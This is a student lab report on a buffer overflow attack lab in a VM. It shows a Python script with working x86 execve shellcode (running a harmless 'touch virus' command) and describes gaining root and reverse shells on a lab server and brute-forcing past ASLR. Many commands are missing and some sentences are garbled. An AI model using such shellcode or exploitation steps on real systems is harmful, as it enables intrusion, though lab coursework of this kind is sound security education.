Buffer Overflow Attack Lab

Team Members:

- Irving Reyes Bravo.
- David Jones.


Lab environment: This lab has been tested on the Ubuntu 20.04 VM.

Lab Environment Setup

Before starting the lab, it is required I download the `Labsetup.zip` file to my VM from Canvas, unzip it. I will then get a folder called `Labsetup`. All the files needed for this lab are included in this folder.


Turning off Countermeasures

Before starting this lab, I need to make sure the address randomization countermeasure is turned off; otherwise, the attack will be difficult. I can do this via the following command:



TASK 1

My goal is to create a file named "virus" and move it into the "/tmp" directory. Before modifying the shellcode, I observe the following output when the shellcode is executed.



Using Nano, I changed the command string in the shellcode to instead create a file named move it into the virus using the touch command, then /tmp directory. Since there was space, I also write a command to list the contents of the /tmp directory. The edited script is below:

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
```


```
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "touch virus; /usr/bin/mv virus /tmp/; /bin/ls /tmp         *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

After exiting and saving the file, I rerun the script and analyze the results.


```
[02/05/25]seed@VM:~/.../shellcode$ ./a32.out codefile_32
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
VMwareDnD
config-err-8YpMxe
mozilla_seed0
ssh-3oOPaZdHxF3P
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-ModemManager.service-cvigrg
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-colord.service-AXrQAh
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-switcheroo-control.service-
6TYgNi
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-logind.service-tH6L
bi
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-resolved.service-6Q
l1Pf
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-timesyncd.service-a
xshDi
```




The results show that the shellcode executed the “virus” command successfully.


TASK 2

For this task, I copied the shellcode given previously but couldn’t determine what values to use for the return and offset. The difference between the addresses revealed is 112 bytes. After setting ret to the value in ebp + 8 and the offset to 116, the addresses started changing every time I ran it, which is different from its earlier behavior where the addresses were always the same. Here is the code that is causing this behavior. This behavior makes it very difficult to keep trying to get the shellcode to run, but we learned that this is because the kernel memory randomization was reset when our VM crashed.



I will now run the “badfile”. If it executes correctly, I should see the “Hello World!” message displayed.






The issue we were initially running into was determining the value to use for start. Our initial testing with the 517 – len(shellcode) solution went wrong because we had forgotten to update the return value to match the new address randomization issue before.


TASK 3

After the exploit executes successfully, I want to get a root shell on the target server, so I can type any command I want. Once I gain root shell on the target server, I confirm access by typing the command "id" in hopes it displays the target account "root". In order to do this, I modify the command string previously written in my shellcode so when it executes it grants me access to the target server:




TASK 4


In this task, I need to find the buffer's address size. I discovered this by checking the server logs via Docker:



I will now construct a payload with this address to exploit the buffer overflow vulnerability on the server:




I now execute the modified "badfile" with the new address. The result below shows successful infiltration.




TASK 5: EXTRA CREDIT


At the beginning of this lab, I turned off one of the countermeasures, the Address Space Layout Randomization (ASLR). In this task, I will turn it back on and see how it affects the attack.



Below is my output after sending the "hello" message to the target server multiple times.



From this, I can gather that ASL makes buffer-overflow attacks more difficult by randomizing the memory addresses associated with the running process. In this task, I will give it a try on the 32-bit Level 1 server. I will use the previous payload and the given shell script to run the vulnerable program in an infinite loop.



After 3 minutes, I finally got reverse shell access on the target server.